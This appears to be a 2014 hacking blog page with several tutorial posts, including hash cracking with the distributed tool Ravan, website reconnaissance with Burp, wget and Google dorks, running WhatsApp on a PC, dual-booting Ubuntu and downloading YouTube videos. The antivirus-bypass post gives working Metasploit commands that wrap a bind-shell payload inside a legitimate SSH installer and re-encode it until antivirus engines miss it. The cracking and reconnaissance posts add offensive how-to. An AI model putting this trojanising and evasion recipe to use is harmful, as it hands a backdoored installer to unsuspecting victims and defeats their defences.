7 Must have tools for every Hacker

All these tools provided here are free of cost,are tried hands on and are being actively developed by community,and if not,their alternatives are provided.To summarize it up, these are the 7 must have tools for every hacker

HEARTBLEED Bug Explanation

It is a critical bug in the OpenSSL's implementation of the TLS/DTLS heartbeat extension that allows attackers to read portions of the affected server’s memory, potentially revealing users data, that the server did not intend to reveal.

Beginners guide to hacking

The Basic And Advanced Steps of Hacking And Will Help You Develop The Hacker Attitude.You Will Learn Various Kinds Of Hacking

Just Fucking Google it .....

This is for people that ask how to hack facebook and how to unzip a file and how to sfix erorrs in kali linux , and how to hack a wep

Hacking Facebook Using Man in the Middle Attack

Hacking Facebook Using Man in the Middle Attack I will demonstrate how to hacking Facebook using MITM(Man in the Middle). This attack usually happen inside a Local Area Network(LAN) in office, internet cafe, apartment, etc.

Showing posts with label Tricks. Show all posts

Sunday, May 18, 2014

How to Use Ravan, JavaScript based Distributed Password cracking ? ? ?


You want to crack a hash but your system speed is low?! No need to worry..! Here is solution for you , "Distributed Password Cracking". Let me introduce a new tool called "Ravan" 
About Ravan:
Ravan is a JavaScript based Distributed Computing system that can perform brute force attacks on salted hashes by distributing the task across several browsers. It makes use of HTML5 WebWorkers to start background JavaScript threads in the browsers of the workers, each worker computes a part of the hash cracking activity.
Ravan now supports MD5,SHA1,SHA256,SHA512 hashes.

How it works?
Ravan has three components:

Master:
The hash, salt, hashing algorithm, position of the salt (before or after salt) and the charset are submitted by the user. These are submitted to the web backend and it returns a ‘hash id’ which is unique to every submitted hash. It also supplies a ‘worker url’ specific to this hash that must be sent to potential workers.
Once the hash is submitted the master creates arrays of slots (each array contains 5 slots), this is submitted to the web backend. Each slot represents a small part of the keyspace, this is how the entire activity is broken down in to multiple tiny tasks. A single slot represents 1 million combinations.
The master constantly polls the web backend to check on the progress of the cracking process. As the existing list of slots is completed by the workers the master allots more slots. When a worker cracks the hash and returns the clear-text value the master confirm this and then signals all workers to stop cracking.

Web Backend:
The web backend acts as a proxy between the master and the workers. It does not perform any actual computation but validates the data submitted by both the parties and passes information between them.

Worker:
The worker performs the actual hard work of cracking the hashes. Each hash has a unique worker URL and this page explicitly asks for the user permission before the cracking process is started. Once the user accepts and clicks ‘Start’ the worker polls the web backend for available slots, the web backend returns an array of slots from its database. The worker cracks each slot and sends the result to the web backend. After completing all the slots it polls the web backend for more slots.

Here is the tool:

Requriments:
Lot of Friends :
Ravan is Distributed password cracking method. So you will need lot of friends who have Pc with Internet connection. The speed of cracking will increase based on the number of pc contribute in thecracking.

How to use Ravan?

Step1:
  • Go to http://www.andlabs.org/tools/ravan.html
  • Enter the value of the hash that must be cracked
  • Enter the value of the salt, if it is not a salted hash then leave it blank
  • Enter the charset. Only these characters will be use in the brute force attack
  • Select the hashing algorithm (MD5, SHA1, SHA256, SHA512)
  • Select the position of the salt. (clear-text+salt or salt+clear-text)
  • Hit ‘Submit Hash’
Step 2:
 If hash is successfully submitted, it would return a URL.  Now you just need to send this URL to all your friends and ask them to click the start button.
    The main page manages the cracking so it must not be closed or the cracking would fail.

That is it. Once your friends click start they would be doing pieces of the work and submitting resultsback. 

The main page would constantly monitor the progress of the cracking process and manage it across all the workers. You would be able to see the stats throughout the process, once the hash is cracked the clear-text value is displayed.

Final Words

Thanks for visiting my blog ! I hope this article helped you !
 If you have any question or suggestion feel free to comment below.
 Also don't forget to like us on Facebook

Saturday, May 17, 2014

Things Need To Know Before Hacking/Pentesting Website

Before attacking(pentesting) a website we must need to gather some important value and then mapping the attack surface. If we don’t understand how the site is working, what is available on the site, what type of input it takes etc then we will not be able to make a good attack(Rarely success without passing gathering information). Many skid exist around us who just start looking for SQL injection or start brute forcing the web form and at least fail .
Gathering information and mapping the site is very very important So i will explain(not very deBlockedls) how to, what looks for etc.
Spidering the web:
Basically i look for links, web form, source code, directory etc.
There are many tools you spider target website. But I prefer a proxy tools such Burp suit,owasp-zap and a downloader wget .
We may find out many important information from spidering the target.
Screen shot of Burp suit:
Burpsuite
burp suite spidering
Burp suite spiderd some important link which we nee for later attack(Directory,login page, password forgotten pages, robots.txt etc) .
Configuring the burp suite for spider the web :
1. Open the burp suite .
2. Configure your browser as proxy for burp suite>> Firefox: preference>>Advance>>Network>>Setting>>Manual proxy configuration and enter host: localhost and port: 8080
Screen shot:
burpsuite proxy setup
3. Now browser your target website. And you will see your target address in the burp suite proxy’s target menu.
4. Now right click on your target host from burp then click on the “Spider this host”
Screen shot:
burpsuite spider
Now it will spider the website.Notelay more with burp suite.
Now we know to configure browser for burp suite and spidering the target host. So let’s continue gathering information.
It is more good thing downloading the entire website using wget or other downloader so that we can browse it offline see the page source code, comment etc. Besides we may need to brute force the web form or anything and creating word list from the target site. So Simply i use wget :
wget -r www.target.com
And it will download the full website. Now browse all pages, see source code, coment etc and see if you i/you get any good information .
Information Gathering with Google:
Google is very powerful search engine and friend for hackers and penetration testers. We can gather many information by google easily. Such as all public information, email, parameter of the site, name, phone etc.
If we search on google with operator ‘site’ then we get many result :
Click on the link and you will see.
I have searched : site:microsoft.com thats why it discovered subdomain. But if we search “site:www.microsoft.com” then we will see result from only www.microsft.com , not for other sub-domains such as login.microsoft.com
More example :
site:www.targets.com filetype:asp
site:www.targets.com inurl:index.php
site:targets.com error
site:targets.com admin
link:targets.com
related:targets.com
You will find many Google dork : http://www.exploit-db.com/google-dorks/
Don’t be lazy if you are serious.
There are some tools for automated search but i always prefer manually.
So suppose you found a url like : www.target.com/index.php?id=2 by search engine. So is not easy for quick check for invalid input on the “id” parameter(such as SQLi)?
Finding hidden file and content,default file:
You should browse all pages manually, review behavior for all pages. Here some point you can follow :
1. Brute force/Dictionary attack for hidden directory. You can use Burp suite or owasp DirBuster(I will post later about all tools tutorial).
2. See if you find any link like : www.target.com/login.php then there may be also logout.php, or if there is a www.taget.com/adduser.php then it may also exist www.target.com/deleteuser.php…. So try.
3. See the comment in the pages source for any interesting information.
4. Find out the login pages(admin+users).
5. Find out all url and save in a file for later uses.
6. Find out default file,content(What about www.target.com/phpinfo.php?).
7. I think you better run nikto against the site . Nikto is powerful tool for discovering default content.
Finding other information:
What is other information ?
1. Email(Social Engineering attack).
2. Phone number(Social Engineering).
3. Users and employee name(Social Engineering).
4. Find out the web server version. What version of apache, iis they are using? Perhaps if it is old then you may be lucky to find out some vulnerability on exploit-db,security focus for known vulnerability against the old software.
5. What type of web software are they using? Joomla, MyBB, PhpBB , Vbulletin or other? Do you know what version ? If these are old then you may search for vulnerability which already discovered before.
I think you got some basic idea how to gather information and why you need to gather information. Without gathering information we can’t map our target. For example , If we don’t know how our victim walk, he knows the kung-fu or not(If he knows kung-fu then we also need to be more powerful than him such as becoming expert Kung-Fu Fighter).
These are not only techniques for gathering information. You need more research about your target, Learn more techniques of information gathering, Use your powerful friend Google. I don’t think so that it is possible to discover some wealth information within a short time. Personally i spend lot of time for familiarizing with my target, spend a long time for gathering information and mapping the target. If you are skid/script kiddies and want to hack just for fun or it is not important for you then sure you have no patient and time for mapping your targets. But a serious hacker will spend lots of time(most of time) for his targets. At least i hope that i explained most of important thing you need.
WITHOUT THESE INFORMATION YOU SHOULD NOT GO AHEAD .
Good Luck

About the Author

Rajat Karmarkar
Karthik Haxor - Is the Founder and CEO of Cyber Haxo. He is an Information Security Analyst, Ethical Hacker and Crypto Currency Expert. He likes to Pentesting Websites and Vulnerability Research.

Saturday, May 10, 2014

FreeDownload WhatsApp for PC (Windows XP,7,8) – Guide to run WhatsApp on Computer

whatsapp-para-pc
Hi friends,Today i'm going to share a very useful and most wanted trick.That is How to Run / Use WhatsApp on PC? 
Many of you might be wondering that How we can Use WhatsApp on PC (Windows /Mac).But that's True.Its a very easy trick and can be done by newbie also.So lets look forward in the tutorial.

Guide to Run WhatsApp on PC :-


There are two methods to use WhatsApp on PC.

1.Download WhatsApp for PC using Bluestacks.

2.Download WhatsApp for PC using Wassapp.

METHOD 1: Download and Install WhatsApp for PC using Bluestacks


Bluestacks is an Android Emulator to run android apps on PC.It is available to download for both Windows and Mac.It runs on windows XP,windows 7,windows 8.

1.Download Bluestacks from here and Install it on your PC.

2.After installation open Bluestacks and Click Search and Login with your google account to give access to google play store and download apps from it.

 (when you click search button ,google play store app will be downloaded and then you need to login with your google account)


3.Search for WhatsApp and Download it .


4.Open WhatsApp.Click Agree & Continue.

5.Then select your Country and Enter your phone number and click OK.


5.WhatsApp thinks that you are using it on your mibile and it will try to configure automatically.After it fails SMS verification it calls to your Phone with Code.

6.Enter the Code and enjoy using WhatsApp on PC.

METHOD 2: Download and Install WhatsApp for PC using Wassapp


Wassapp is not an Emulator like Blustacks but its an unofficial clent to run WhatsApp on PC.Its very small in size (11mb)compared to Blustacks
wassapp+techglows

1.Download and Install Wassapp from here

2.Open Wassapp and you will have two options Login and Register.

3.If you have an account just login with the phone number and password.

wait password?? ya your password is your phone's IMEI number.

4.For verification you have two options a.SMS & b. Voice call .select one and verfiy your WhatsApp account.

5.Done.. Now enjoy using Whatsapp on your Windows/Mac PC.

Conclusion: Wassapp is smaller in size and uses very less RAM but Bluestacks is an emulator having bigger size and high CPU and RAM usage.Wassapp doesn't have the same graphics as we get when we use WhatsApp on our mobile but Bluestacks has the same graphics.

Note:Don't use WhatsApp on PC and Mobile at the same time.It will cause some problems with your account.

Thanks for Reading this trick.Please share it if it helped you.Please Support Us by Liking Our Facebook Fan Page.Follow us on Google + Karthik Reddy

Friday, May 9, 2014

How To Bypass Antivirus Detection - Making An Executable FUD

CyberHaxo
So in this tutorial I will show you step by step on how to make a virus Fully Undetectable from all the antiviruses. Thought their are lots of approaches.

Requirements 

A Backtrack machine , real or virtual. I used Backtrack 5 r3, but other versions of Backtrack are working OK too !!!
Attention !!!

We are using some harmless test files but don't infect people with any real viruses that's a Crime and we here at CYBERHAXO are not responsible for.

Purpose:

Antivirus protects machines from malware but not all of it .there are ways to pack malware to make it harder to detect. well use metasploit to render malware completely invisible to antivirus. 

Creating a Listener:

This is a simple payload that gives the attacker remote control of a machine. It is not a virus ant won't spread, but it is detected by antivirus engines. In Backtrack in a Terminal windows execute these commands:  

cd
msfpayload
 windows/shell_bind_tcp LPORT=2482 X > /root/listen.exe
ls -l listen.exe


You should see the listen.exe file as shown below: 


Analyzing the Listener with VirusTotal

Go to https://www.virustotal.com/en/

Click the "Choose File" button. Navigate to /root and double-click the listen.exe"listen.exe" appears in the "Choose File" box, as shown below:

In the virustotal web page , Click the "scan it" button !!!
If you see a "File already analyzed" message, click the "View last analysis" button.
The analysis shows that many of the antivirus engines detected the file--33 out of 42, when I did it, as shown below. You may see different numbers, but many of the engines should detect it.
Encoding the Listener 

this process will encode the listener, & insert it into an innocent SSH file.
In BackTrack, in a Terminal window, execute these commands:
wget ftp://ftp.ccsf.edu/pub/SSH/sshSecureShellClient-3.2.9.exemsfencode -i /root/listen.exe -t exe -x /root/sshSecureShellClient-3.2.9.exe -k -o /root/evil_ssh.exe -e x86/shikata_ga_nai -c 1ls -l evil*

You should see the evil-ssh.exe file as shown below :


Scan with virusTOTAL

Go to: https://www.virustotal.com/
If you see a "File already analyzed" message, click the "View last analysis" button.
The analysis shows that fewer of the antivirus engines detect the file now--21 out of 42, when I did it, as shown below. You may see different numbers.
 

Encode the Listener Again This process will encode the listener with several different encodings.
In BackTrack, in a Terminal window, execute these commands:

msfencode -i /root/listen.exe -t raw -o /root/listen2.exe -e x86/shikata_ga_nai -c 1msfencode -i /root/listen2.exe -t raw -o

/root/listen3.exe -e x86/jmp_call_additive -c 1
msfencode -i /root/listen3.exe -t raw -o /root/listen4.exe -e x86/call4_dword_xor -c 1

msfencode -i /root/listen4.exe -o /root/listen5.exe -e x86/shikata_ga_nai -c 1ls -l listen*
 
You should see several files as shown below : 
Analyzing Again
The analysis shows that fewer of the antivirus engines detect the file now 0 out of 42 When I did it as shown below. you may see different numbers. 

Final Words

Thanks for visiting my blog ! I hope this article helped you ! If you have any question or suggestion feel free to comment below. Also don't forget to like us on Facebook

Wednesday, April 30, 2014

Acunetix Web Vulnerability Scanner 8


Audit Your Website Security with Acunetix Web Vulnerability Scanner
As many as 70% of web sites have vulnerabilities that could lead to the theft of sensitive corporate data such as credit card information and customer lists.
Hackers are concentrating their efforts on web-based applications - shopping carts, forms, login pages, dynamic content, etc. Accessible 24/7 from anywhere in the world, insecure web applications provide easy access to backend corporate databases.
Firewalls, SSL and Locked-Down Servers are Futile Against Web Application Hacking!
Web application attacks, launched on port 80/443, go straight through the firewall, past operating system and network level security, and right in to the heart of your application and corporate data. Tailor-made web applications are often insufficiently tested, have undiscovered vulnerabilities and are therefore easy prey for hackers.
Acunetix - A Worldwide Leader in Web Application Security
Acunetix has pioneered the web application security scanning technology: Its engineers have focused on web security as early as 1997 and developed an engineering lead in web site analysis and vulnerability detection.
Acunetix Web Vulnerability Scanner Includes Many Innovative Features:
AcuSensor Technology
Industry's most advanced and in-depth SQL injection and Cross site scripting testing
Advanced penetration testing tools, such as the HTTP Editor and the HTTP Fuzzer
Visual macro recorder makes testing web forms and password protected areas easy
Support for pages with CAPTCHA, single sign-on and Two Factor authentication mechanisms
Extensive reporting facilities including PCI compliance reports
Multi-threaded and lightning fast scanner - processes thousands of pages with ease
Intelligent crawler detects web server type, application language and smartphone-optimized sites.
Acunetix crawls and analyzes different types of websites including HTML5, SOAP and AJAX
Port scans a web server and runs security checks against network services running on the server


Final Words

Thanks for visiting my blog ! I hope this article helped you ! If you have any question or suggestion feel free to comment below. Also don't forget to like us on Facebook

Tuesday, April 29, 2014

How to install Ubuntu and keep Windows


Ubuntu offers three ways to launch the operating system without hurting Windows. Two of these options require a bootable Ubuntu CD or flash drive, so I'll first discuss how to set up those devices.
You need to download either the 32- or 64-bit version of the Ubuntu desktop .iso file. To turn the .iso file into a CD or DVD, simply double-click it. A program should come up to walk you through the burning process. If it doesn’t, install the free ISO Recorder and try again.

0428 universal usb installer
Universal USB Installer
To create a bootable flash drive, you’ll need the Universal USB Installer--another free program. It’s pretty easy to use.

Option 1: Try before you install

When you boot from your Ubuntu media (whether it’s CD, DVD, or flash drive), you get two options: Try Ubuntu and Install Ubuntu.
Select Try Ubuntu. This loads the operating system directly into RAM, without writing anything to your hard drive. You can try it out, experiment with the bundled applications, and surf the web.
0428 ubuntu boot
Your first choice in booting from a Ubuntu disc or flash drive
But remember that you’re booting from a static source. Any changes you make to the Ubuntu environment will last only until you reboot. It’s a limited version of the OS.

Option 2: Install Ubuntu inside Windows

This is the most convenient way to install a configurable version of Ubuntu and keep Windows. But it doesn’t work with Windows 8, or with computers that have UEFI firmware.

0428 install ubuntu in windows
Install Ubuntu from inside Windows
Instead of the .iso file, this option requires you to download and run the Ubuntu Installer program within Windows. After you fill in the requested information, it does the install, which includes a reboot into Ubuntu.
When the installation is done, booting will give you a boot menu with both operating systems. Windows will be the default.
And guess what? If you decide you don’t like Ubuntu, you can go into Windows and uninstall it through Control Panel, just like any other Windows program.

Install Ubuntu next to Windows

This technique will work on systems where the previous version wouldn’t. It creates a version of Unbuntu on its own partition that is not easily removed.
You’ll need to boot from the disc or flash drive I discussed above. Select the Install Ubuntu option. When asked later in the wizard, select Install Ubuntu alongside Windows 7(or whatever Windows version you're using).
0428 install ubuntu alongside
Install Ubuntu in its own partition while keeping Windows
This creates a new Ubuntu partition, installs Ubuntu there, and rewrites your PC’s boot sector. Now, when you boot, you’ll get a particularly ugly menu that allows you to select your operating system. This time, Ubuntu will be the default.

Final Words

Thanks for visiting my blog ! I hope this article helped you ! If you have any question or suggestion feel free to comment below. Also don't forget to like us on Facebook

Sunday, April 27, 2014

How to Download YouTube Videos using Mozilla Firefox ?

There are many ways of downloading youtube videos that we know, like using IDM, or if you are in linux, by using youtube-dl.
But , there is another better way of download youtube videos, which is actually more simple than the two methods mentioned above.
1ClickYouTubeVideoDownloadAddonsforF

Click HERE to download the Mozilla Add on

How to download youtube videos using Mozilla Firefox ?x

1-Click YouTube Video Download  is the simplest YouTube Video Downloader for all YouTube Flash sites, i have seen, period.
Supports all available YouTube formats (MP4, FLV, WebM, 3GP) for any video quality (from 144p up to 3072p).
It simply adds a "Download" button which populates a list with all the available videos to download.
89970_thumb%5B7%5D

To download a YouTube video - whenever you're on a video page in YouTube, you'll see the "Download" button with a round red icon in it, click that button to populate the list of all available formats to download,
90058_thumb%5B6%5D

Choose the desired format.
Save to your hard drive and that's it!
This is an easy YouTube Video Downloader - If all you need is a simple, intuitive, and non-intrusive Add-On to download YouTube videos,x this is the Add-On for you.
xx90054_thumb%5B5%5D

Final Words

Thanks for visiting my blog ! I hope this article helped you ! If you have any question or suggestion feel free to comment below. Also don't forget to like us on Facebook